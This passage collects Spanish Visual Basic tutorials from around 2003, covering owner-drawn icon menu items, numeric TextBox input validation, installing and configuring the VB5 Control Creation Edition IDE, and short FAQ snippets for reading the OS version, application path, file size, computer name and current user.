Si aplicamos el valor `True` a la propiedad heredada **Checked** esperamos un pequeño check dibujado en en el ala oeste del rectángulo **e.bounds**. Pero como hemos cubierto todo el rectángulo de pintura, hemos tapado el check que traía de serie. Habrá que dibujar otro a mano. Junto con la imagen transparente meteremos en nuestro ImageList un icono con pinta de check, y cuando hayamos de pintar el ítem comprobaremos si el valor de la propiedad **Checked** es `True`. Y entonces asombraremos al mundo con nuestro check:

```
If Me.Checked = True Then
    e.Graphics.DrawImage(Me.ImageList1.Images(1), PF)
Else
            etcétera
```

Y al final era el verbo

O sea, el texto. Elegimos un tipo de letra (en el ejemplo aparece el predeterminado) y un pincel o **Brush** (en el ejemplo, el "boli" definido más arriba) a discreción, calculamos un punto inicial dentro de **e.bounds** a estribor de la imagen y escribimos con GDI+:

```
e.Graphics.DrawString("Abrir", Form.DefaultFont, boli, e.Bounds.Left + 25,
e.Bounds.Top + 3)
```

Con una línea liquidado.

Si hemos definido un atajo o **Shortcut** mediante la propiedad **Shortcut** de la clase base **MenuItem,** entonces eso ya es otro teclear. Convertir un miembro de la enumeración Shortcut a una cadena de texto que lo represente no es trivial. Además, hay que detectar si la propiedad **ShowShortcut** vale `True`. Aquí está el código:

```
    Private Sub GetItemText(ByRef Verbo)

        If MyBase.ShowShortcut And MyBase.Shortcut <> Shortcut.None Then
            Verbo &= " (" & _
TypeDescriptor.GetConverter(GetType(Keys)).ConvertToString(CType(MyBase.Shortcut,
Keys)) _
            & ")"
        End If
    End Sub
```

`TypeDescriptor.GetConverter(GetType(Keys))` obtiene un Descriptor de tipo **Keys**. `CType(MyBase.Shortcut, Keys)` convierte el miembro de la enumeración **Shortcut** en miembro de la enumeración **Keys**. Esto es posible porque todas las enumeraciones son de tipo Integer (no me refiero a las que crea el programador, que admiten también Short, Byte, Long; en cualquier caso, tipos numéricos enteros). La versión de la misma línea en J# lo muestra claramente, porque en J#, al menos esa ha sido mi experiencia (toda mi experiencia en J# ha sido esta clase), hay que convertir (cast) explícitamente todo:

```
String s =
TypeDescriptor.GetConverter(Int32.class).ConvertToString((Keys)((int)super.get_Shortcut()));
```

En vez de `GetType(Keys)` Java va directamente al tipo Integer: `(Int32.class)`, y para poder convertir un tipo **Shortcut** en **Keys** primero tiene que convertirlo a **Integer** (`int`).

En definitiva: el descriptor de tipo **Keys** convierte el **Shortcut** convertido a **Keys** en una cadena de texto mediante la función **ConvertToString**. Ya tenemos la representación textual del atajo, es cosa nuestra decidir dónde lo ponemos y/o qué hacemos con él. Lo más refinado es justificar el verbo del menú a la izquierda y el Shortcut a la derecha, como hace Microsoft. Yo he sido más bruto: mis Shortcuts van inmediatamente a continuación del verbo.

OnMeasureItem

Este método es invocado, como es lógico, antes que **OnDrawItem**. porque establece las medidas del rectángulo que ocupa el MenuItem. Su principal cometido es calcular la longitud del MenuItem según la longitud de su texto y el tipo de letra. Para eso está GDI+:

```
e.ItemWidth = _
CInt(e.Graphics.MeasureString(Verbo, <Fuente>, _
New SizeF(e.ItemWidth, e.ItemHeight)).Width) + 35
```

el parámetro **e** del evento nos entrega las medidas actuales y recoge las nuevas. Y eso es todo.

El código

El servidor

Cada instancia de la clase que presento (en cuatro versiones: VBNET, C#, J# y C++NET) es un por mí llamado IconMenuItem, o sea, un item de menú "diseñado" por el usuario (owner drawn menu item). Espera del código cliente una referencia a un item que será su "cabecera", de modo que, cuando el código cliente haya terminado de definir sus valores, pueda ella solita irse a la posición del menú que le corresponda. En la introducción de este artículo tenéis el código que lleva al item a su sitio.

Y el cliente

Modo de empleo: Agítese bien el frasco antes de ... digo... arrástrese un MainMenu al formulario y déjese reposar. Almacénense imágenes en un ImageList y déjense reposar. Las cabeceras-cabeceras, o sea, Archivo, Edición, Herramientas, etc, que nunca aparecen con imágenes, y las barras separadoras son MenuItems, y como tales se añaden al menú. Los ítems con imagen y/o coloreados, que son IconMenuItems, han de seguir el proceso de creación del IconMenuItem, que consta de tres fases:

- Construcción
- Diseño = entrega de valores a las propiedades
- Colocación en el menú

He aquí un ejemplo de cada fase::

```
    'Primero creamos la cabecerra
    Dim Archivo As MenuItem = MainMenu1.MenuItems.Add("Archivo")

    'Y luego le añadimos ítems.
    'Construcción
Dim men As IconMenuItem = New IconMenuItem(Archivo, "Abrir",
ImageList1.Images(0), AddressOf Abrir)

        'Diseño
        men.Shortcut = Shortcut.Alt0
        men.ColorGradiente1 = Color.Aqua
        men.ColorGradiente2 = Color.Snow
        men.ColorTextoSeleccionado = Color.Blue

        men.Add() 'Colocación

                'Barra separadora
                Archivo.MenuItems.Add("-")
```

El procedimiento de evento no necesita, obviamente, `Handles`, porque ya le hemos entregado al **IconMenuItem** un delegado cuando lo construimos: (`AddressOf Abrir`)

```
    Private Sub Abrir(ByVal s As Object, ByVal e As EventArgs)
        Dim r As DialogResult = OpenFileDialog1.ShowDialog
        If r = DialogResult.OK Then MessageBox.Show(OpenFileDialog1.FileName)

    End Sub
```

En los ejemplos adjuntos tenéis la clase entera en acción en VBNET, C#, J# y C++NET

Que seais dichosos
Cipri

Pulsa aquí para descargarte el programa de ejemplo en Visual Basic .NET
Pulsa aquí para descargarte el programa de ejemplo en C#
Pulsa aquí para descargarte el programa de ejemplo en J#
Pulsa aquí para descargarte el programa de ejemplo en C++.NET

Nota del Guille: La versión de Visual Studio .NET usada es la 2003

Validación de la tecla pulsada en un TextBox

[Ej. validar que las teclas sean numéricas]

Fecha: 21/Jul/2003 (27/Jul/2003)
Autor: Roberto Sánchez ; robersz@terra.es

En el siguiente artículo se aporta una manera sencilla de validar si la tecla pulsada dentro de un TextBox corresponde a un dígito decimal o no. Con este mismo ejemplo, ralizando un par de modificaciones sencillas tambíen se podría validar si la tecla pulsada corresponde a un caracter, pero esto no es necesario, ya q si la tecla no es un dígito...
Esto es el texto normal.

A continuación sigue código en Visual Basic:

```
Private Sub Text1_KeyPress(ByVal sender As Object , _
        ByVal e As  System.Windows.Forms.KeyPressEventArgs) Handless  Text1.KeyPress
    ' en la siguiente línea de código se comprueba si el caracter es dígito...
    if( not e.KeyChar.IsDigit(e.KeyChar)) Then
    ' de igual forma se podría comprobar si es caracter: e.KeyChar.IsLetter
    ' si es un caracter minusculas: e.KeyChar.IsLower ...etc
    If Not (e.KeyChar = Convert.ToChar(Keys.Back)) Then
            e.Handled = true ' esto invalida la tecla pulsada
        End If
    End If
End If


End Sub
```

Si nos fijamos en el ejemplo se puede apreciar que uso la clase Keys, la cual contiene creo que todas o casi todas las teclas de nuestros teclados(pero no lo he comprobado, se que estan todas las que he necesitado). Ya que KeyChar devuelve el carácter correspondiente al dígito pulsado, tendremos que hacer una conversión para poder compararlos correctamente.

Espero que os sea de utilidad.

Fichero con el código de ejemplo (roberscTextBox.zip - 19.9 KB)

Curso Básico de Programación en Visual Basic

Apéndice A
Instalar y configurar el Visual Basic 5.0 Control Creation Edition

Publicado 20/Jul/2003
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Este es el contenido de este Apéndice A del Curso Básico de Programación con Visual Basic

- Introducción
- ¿Cómo conseguir el VB5 CCE?
- Instalar el VB5CCE
- Iniciar el VB5CCE
- Configurar el IDE de VB5CCE
  Configurar las Opciones Generales
  Configurar la barra de herramientas

Introducción

En vista de que algunos de los que leéis este Curso Básico de Programación en Visual Basic, (clásico, es decir para versiones

anteriores a la versión de .NET), no tenéis el entorno de desarrollo de VB por aquello de que trabajáis también con el Visual Basic incluido en el Office o porque ya no podáis conseguir "legalmente" el Visual Basic, ya que no se sigue vendiendo, he decidido crear un apéndice en el cual te explico cómo instalar, configurar y, sobre todo, usar el entorno de desarrollo integrado de Visual Basic 5.0 CCE (en adelante IDE, *Integrated Development Environment*).
Si bien lo aquí tratado es sobre el IDE de VB5 CCE, en la mayoría de los casos será igualmente útil y válido para los IDEs de VB5 y VB6, en el caso de VB4 la cosa varía, pero me imagino que a estas alturas serán pocos los que tengan ese entorno de desarrollo, ni decir tiene que el VB3 o anteriores son cosas de la historia.

Si no lo sabes, te lo explico o aclaro ahora, **el VB5 CCE no sirve para crear ejecutables**, sólo sirve para crear controles ActiveX (OCX), pero esto no es impedimento para usarlo, ya que, aunque no se puedan generar los ejecutables (EXE), si que se pueden probar todos los proyectos, bueno, casi todos, ya que no se podrán usar las aplicaciones que tengan acceso a bases de datos de DAO, sin embargo, puedes crear proyectos de acceso a datos con ADO sin el data control (por ejemplo el mostrado en la entrega 41).

> **Nota:**
> Si vas a usar proyectos creados con VB6, por ejemplo los zips de código de algunas de las entregas de este curso, seguramente tendrás que quitar algunos de los valores incluidos en el fichero de proyecto (vbp), por regla general, puedes borrar los que hay a partir de VersionProductName.
> Si no quitas esos valores del vbp, el VB5CCE te dará error y no cargará el proyecto.

¿Cómo conseguir el VB5 CCE?

El Visual Basic 5.0 Control Creation Edition (VB5CCE en adelante) se puede conseguir de esta dirección:
http://msdn.microsoft.com/vbasic/downloads/tools/cce/default.aspx
Es posible que esa dirección no esté disponible, bien porque la hayan cambiado de sitio (cosa habitual en el sitio de Microsoft) o bien porque lo hayan quitado definitivamente... cosa que también puede ocurrir.

Una vez que estés en la página de descarga del VB5CCE, tendrás varios links, uno de ellos es el que se baja el programa instalador, pero también habrá otro link para la ayuda y documentación.
El programa de instalación del VB5CCE se llama: vb5ccein.exe 7.13 MB
El programa de instalación de la ayuda se llama: ccehelp.exe 2.77 MB
También hay varios ficheros con documentación, pero aquí no lo vamos a tratar, aunque te recomiendo que también te los descargues, ya que, aunque estén en inglés, de algo te servirán... que después te puedes quejar de que no trato todos los temas...

Instalar el VB5 CCE

Empecemos instalando el VB5CCE, para ello simplemente tendrás que ejecutar el vb5ccein.exe y seguir los pasos que se te indiquen (que serán los habituales en cualquier instalación, así que no voy a entrar en detalles).
Una vez instalado el VB5CCE será conveniente que instales la ayuda, ya que ésta se instalará en el mismo directorio en que esté el VB5CCE, por tanto te recomiendo que instales tanto el VB5 como la ayuda en el directorio que te indique, si no lo haces, al instalar la ayuda tendrás que indicar el directorio (o al menos comprobar que el que te muestra es el correcto).
Al instalar el VB5CCE se crearán los accesos directos en el menú de inicio, pero al instalar la ayuda no se crea ningún acceso a dicha ayuda, pero estará instalada correctamente en el directorio VB5CCE de Archivos de Programas (Program Files en sistemas Windows en inglés, como el que yo uso).
Si quieres tener un acceso directo a la ayuda, busca el fichero vb5.hlp en el directorio de instalación.

Iniciar el VB5CCE

Una vez que tienes instalado el VB5CCE es hora de usarlo, así que, busca el acceso directo a Visual Basic 5.0 CCE (vb5cce.exe) y dejemos que empiece el espectáculo...

Nada más empezar, te mostrará un cuadro de diálogo como el mostrado en la figura 1:

Figura 1, El cuadro de diálogo de inicio de VB5CCE

Este cuadro de diálogo te permite indicar el tipo de proyecto que quieres crear, si marcas la opción *Don't show this dialog in the future*, este cuado no se mostrará al iniciar el VB5CCE.
Los tres tipos de proyectos que permite crear son:
ActiveX Control (Control ActiveX), un control para poder usarlo en tus aplicaciones e incluso en una página WEB.
Standard EXE (EXE estándar), un programa normal y corriente.
CtlGroup (Grupo de proyectos), por defecto crea un control ActiveX y un EXE estándar.

Empecemos seleccionando un ejecutable normal (*Standard EXE*), pero recuerda que aunque podamos seleccionarlo, no te permitirá crear el ejecutable (compilar en formato EXE).

El aspecto del IDE del VB5CCE será parecido al mostrado en la figura 2.




Figura 2, El IDE del VB5 CCE después de haberlo instalado y *casi* sin configurar

Ahora vamos a configurar un poco el IDE. Lo que aquí te voy a contar es como yo suelo configurarlo, pero si a ti no te gusta, eres libre de dejarlo como quieras.

> **Nota:**
> Si instalas el VB5CCE y ya tienes instalado el VB5 normal (en cualquier versión), la configuración que ya tuvieras en el VB5 se mostrará en el IDE de VB5CCE. Esto quiere decir que no hay problemas de que instales el VB5CCE si ya tienes otra versión de VB.

En la figura 2 tenemos varias ventanas acopladas.
Arriba está la barra de herramientas con los menús y otros "comandos" (los botones debajo de los menús).
A la izquierda tenemos la barra de herramientas con los controles que podemos añadir a los formularios.
A la derecha, en la parte superior tenemos el explorador de proyectos.
Debajo de este tenemos la ventana de propiedades.
Debajo (aunque no se muestra en esta figura), suele aparecer la ventana con la posición del formulario, pero yo suelo cerrarla.
Abajo está la ventana **Inmediate**, (permite ejecutar comandos directos), ésta se puede mostrar seleccionándola del menú **View** (por defecto no se muestra), en ese mismo menú puedes mostrar algunas de las ocultas, por ejemplo la de **Form Layout Windows** que es la que te permite posiciona o ver dónde se posicionará el formulario.
Por último, en el centro tendremos las ventanas de diseño de formularios/controles, así como las ventanas de código.
Éstas se pueden posicionar como queramos y esa posición será recordada cada vez que abramos el proyecto. La información sobre el tamaño y posición se guarda en un fichero con la extensión **vbw**.

Configurar el IDE de VB5CCE

Empecemos configurando las opciones generales.

Selecciona el menú **Tools>Options...** y se mostrará un cuadro de diálogo, del cual veremos varias de las fichas en las siguientes figuras, después de cada figura te indicaré para que sirven esas opciones (o al menos algunas de ellas).

Figura 3, Opciones, ficha Editor

En la ficha **Editor**, lo primero que debes seleccionar es ***Require Variable Declaration***, (la he señalado para que no tengas excusas de saber dónde está esa opción), esto hará que en los nuevos proyectos creados se añada a cada módulo (formulario, módulo BAS, clase, etc.) la instrucción **Option Explicit**, ya sabrás que si quieres llevarte bien conmigo, tendrás que usar siempre esa instrucción, de esta forma te evitarás muchos problemas, además de que así siempre tendrás que declarar todas las variables que vayas a usar en tus proyectos.

La ficha **Editor Format**, la dejamos como está.

Figura 4, Opciones, ficha General

En la ficha **General** te recomiendo que asignes 60 tanto a **Width** como **Height** de **Grid Units**, esto te permitirá posicionar mejor los controles en el formulario, ya que así estarán los puntos más juntos (el valor por defecto es 120).
También puedes quitar la marca de **Compile On Demand** ya que esto hará que siempre se compile todo el código y te asegures de que lo probado es lo que tienes escrito... realmente no hace falta, pero yo siempre lo tengo así...

En la ficha **Docking** no hace falta hacer cambios.

Figura 5, Opciones, ficha Environment

De la ficha **Environment** te recomiendo que selecciones **Save Changes** del frame (marco) **When a programa starts:**, de esta forma se guardarán los cambios realizados en el código... ¡nunca se sabe si se quedará colgado el IDE o no!

Figura 6, Opciones, ficha Advanced

En la ficha **Advanced** no vamos a hacer cambios, pero te la muestro para que sepas que en esta ficha puedes indicar si quieres que se te avise cuando se hagan cambios en un fichero que esté compartido por varios proyectos o si prefieres usar el estilo SDI en lugar del MDI, es decir que cada ventana sea independiente en lugar de estar todas "dentro" del entorno de desarrollo (IDE). En la figura 7 tienes una captura de cómo quedaría el IDE de VB5CCE en modo SDI.

Figura 7, El IDE de VB5CCE en modo SDI

Configurar la barra de herramientas

Ahora vamos a añadir algunas opciones a la barra de herramientas superior.
Entre las cosas que añadiremos son:
Comentar/quitar comentarios de un bloque de código
Asignar/quitar/ir a marcadores dentro del código
Bloquear los controles de un formulario
Crear un nuevo procedimiento.

Para poder configurar la barra de herramientas, así como los menús del IDE de VB5CCE, tendremos que seleccionar la opción **View>Toolbars>Customize...**, se mostrará el cuadro de diálogo mostrado en la figura 8:

Figura 8, Cuadro de diálogo Customize, ficha Commands

De la lista de la izquierda (**Categories**) selecciona **Edit**, en el cuadro de la derecha se mostrarán las opciones relacionadas con la edición. Selecciona **Comment Block** (esta opción te permite comentar el bloque de código seleccionado) y arrástralo con el ratón hasta la barra de herramientas, (verás que el cursor del ratón cambia para que sepas dónde vas a soltar el elemento seleccionado), suéltalo en la posición que quieras y haz lo mismo con las opciones **Uncomment Block**, (quitar el comentario al bloque de texto seleccionado), **Toggle Bookmark** (una banderita azul), (pone/quita una marca), **Next Bookmark**, (ir a la siguiente marca), **Previous Bookmark**, (ir a la marca anterior), **Clear All Bookmarks** (quitar todas las marcas).

Con las marcas (bookmarks) puedes marcar una parte del código, (se indicará con una banderita en la barra derecha del código, tal como puedes ver en la figura 9), y después navegar entre las distintas marcas que tengas en el código del proyecto. El problema es que cuando cierras el proyecto esas marcas desaparecen... cosa que en el IDE de VB .NET han mejorado o al menos permanecen.

Figura 9, Cómo se indican los bookmarks en la ventana de código




Figura 10, Configurando la barra de herramientas

En la figura 10 puedes ver esto de colocar las opciones en la barra de herramientas.
Si quieres poner una línea de separación entre las distintas opciones (o comandos), simplemente arrastra hacia la derecha el icono (o botón) que esté a la derecha de donde quieras dejar esa separación. Por ejemplo, si quieres dejar una separación entre el comando de quitar comentarios y el de asignar marcador, tendrás que arrastrar la banderita azul un poco hacia la derecha.
Por otro lado, si quieres quitar alguno de los que ya hay (o hayas añadido), simplemente arrástralos desde la barra hasta el cuadro de diálogo.

Ahora añade el resto de comandos. De las categoría **Format** selecciona **Lock Controls** y de **Tools**, selecciona **Add Procedure...**, una vez hecho todo esto, el look de la barra de herramientas será el que te muestro en la figura 11.

Figura 11, El aspecto de la barra de herramientas

Fíjate que algunas opciones sólo estarán disponibles (habilitadas) cuando se puedan usar.

Bueno, dejemos aquí esta primera parte del Apéndice A, en otra ocasión veremos para que sirven algunas de las opciones de los menús y de los botones de las barras de herramientas, así como algunas otras configuraciones y, sobre todo, cómo agregar controles a un formulario, cómo añadir nuevos elementos al proyecto, cómo añadir nuevos proyectos (para poder crear multi-proyectos), etc., pero eso será en otra ocasión.

Nos vemos.
Guillermo

---

ir al índice

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

5 Preguntas frecuentes en VB .NET

Fecha: 16/Julio/2003 (17/Jul/2003)

Autor: Angel Enrique Ruiz Pastor (Vzla), aruiz1979@hotmail.com

---

¿Cómo puedo saber en que Sistema Operativo estoy trabajando?

Abrimos VS .NET 2002 le damos Nuevo Proyecto, en Proyectos de Visual Basic elegimos Aplicación para Windows.
Agregamos un botón al formulario, le cambiamos el nombre del botón por cmdSO y en el evento Click del botón colocamos es siguiente código:

```
MsgBox (Environment.OSVersion.Version.ToString)
```

Después de colocar el código quedaría de la siguiente manera:

```
Private Sub cmdSO_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdSO.Click
        MsgBox(Environment.OSVersion.Version.ToString)
End Sub
```

¿Cómo saber la ubicación mi aplicación?

Abrimos VS .NET 2002 le damos Nuevo Proyecto, en Proyectos de Visual Basic elegimos Aplicación para Windows.
Agregamos un botón al formulario, le cambiamos el nombre del botón por cmdUbicacion y en el evento Click del botón colocamos es siguiente código:

```
MsgBox(Application.ExecutablePath)
```

Después de colocar el código quedaría de la siguiente manera:

```
Private Sub cmdUbicacion_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdUbicacion.Click
        MsgBox(Application.ExecutablePath)
End Sub
```

¿Cómo determinar el tamaño de un archivo?

Abrimos VS .NET 2002 le damos Nuevo Proyecto, en Proyectos de Visual Basic elegimos Aplicación para Windows.
Agregamos un botón al formulario, le cambiamos el nombre del botón por cmdtamaño y en el evento Click del botón colocamos es siguiente código:

```
  Dim File As New System.IO.FileInfo("c:\winnt\notepad.exe")
        MsgBox(File.Length & " bytes")
```

Después de colocar el código quedaría de la siguiente manera:

```
Private Sub cmdtamaño_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdtamaño.Click
        Dim File As New System.IO.FileInfo("c:\winnt\notepad.exe")
        MsgBox(File.Length & " bytes")
End Sub
```

¿Cómo saber el nombre del equipo?

Abrimos VS .NET le damos Nuevo Proyecto, en Proyectos de Visual Basic elegimos Aplicación para Windows.
Agregamos un botón al formulario, le cambiamos el nombre del botón por `cmdNamePc` y en el evento Click del botón colocamos es siguiente código:

```
MsgBox(SystemInformation.ComputerName)
```

Después de colocar el código quedaría de la siguiente manera:

```
Private Sub cmdNamePc_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdNamePc.Click
       MsgBox(SystemInformation.ComputerName)
End Sub
```

¿Cómo saber que usuario esta Logeado actualmente en la PC?

Abrimos VS .NET le damos Nuevo Proyecto, en Proyectos de Visual Basic elegimos Aplicación para Windows.
Agregamos un botón al formulario, le cambiamos el nombre del botón por `cmdUlogon` y en el evento Click del botón colocamos es siguiente código:

```
 MsgBox(System.Environment.UserName)
```

Después de colocar el código quedaría de la siguiente manera:

```
Private Sub cmdUlogon_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdUlogon.Click
       MsgBox(System.Environment.UserName)
End Sub
```

Fichero con el código de ejemplo, (ar_FAQ.zip - 23,4 KB)

Modificar forms Padres desde sus Hijos creados de forma dinámica

